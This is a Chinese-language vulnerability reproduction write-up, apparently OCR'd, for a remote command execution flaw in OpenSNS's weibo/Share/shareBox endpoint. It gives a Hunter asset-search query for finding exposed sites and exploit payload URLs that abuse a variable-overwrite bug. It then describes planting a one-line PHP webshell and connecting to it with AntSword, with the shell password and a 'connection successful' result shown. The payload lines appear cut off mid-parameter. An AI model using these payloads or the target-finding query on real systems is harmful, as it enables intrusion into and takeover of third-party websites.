O2-1OpenSNS-RCE

漏洞描述：

opensns是基于tp3开发的，仅支持php5,漏洞入口在 weibo/share/sharebox,通过 get请求提交query参数,存在变量覆盖的漏洞,攻击者通过漏洞发送特定的请求包可以执行任意命令。

网站图片：

网络测绘：

Hunter 语法：


- hunterapp.name="OpenSNS"


漏洞复现：

payload：

```
/index.php?s=weibo/Share/shareBox&query=app=Common%26model=Schedule%26method=runSchedule%26id[status]=1%26id[method]=Schedule->_validationFieldItem%26id[4]=function%26[6
```


效果图:





使用一句话木马并采用蚁剑连接

```
/index.php?s=weibo/Share/shareBox&query=app=Common%26model=Schedule%26method=runSchedule%26id[status]=1%26id[method]=Schedule-%3E_validationFieldItem%26id[4]=function%26
```


保存
清空
测试连接
基础配置
URL地址 *
/index.php?s=weibo/Share/shareBox&query=app=Comm
连接密码 *
Haaa
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
base64
chr
请求信息
其他设置
默认分类
2
成功
连接成功!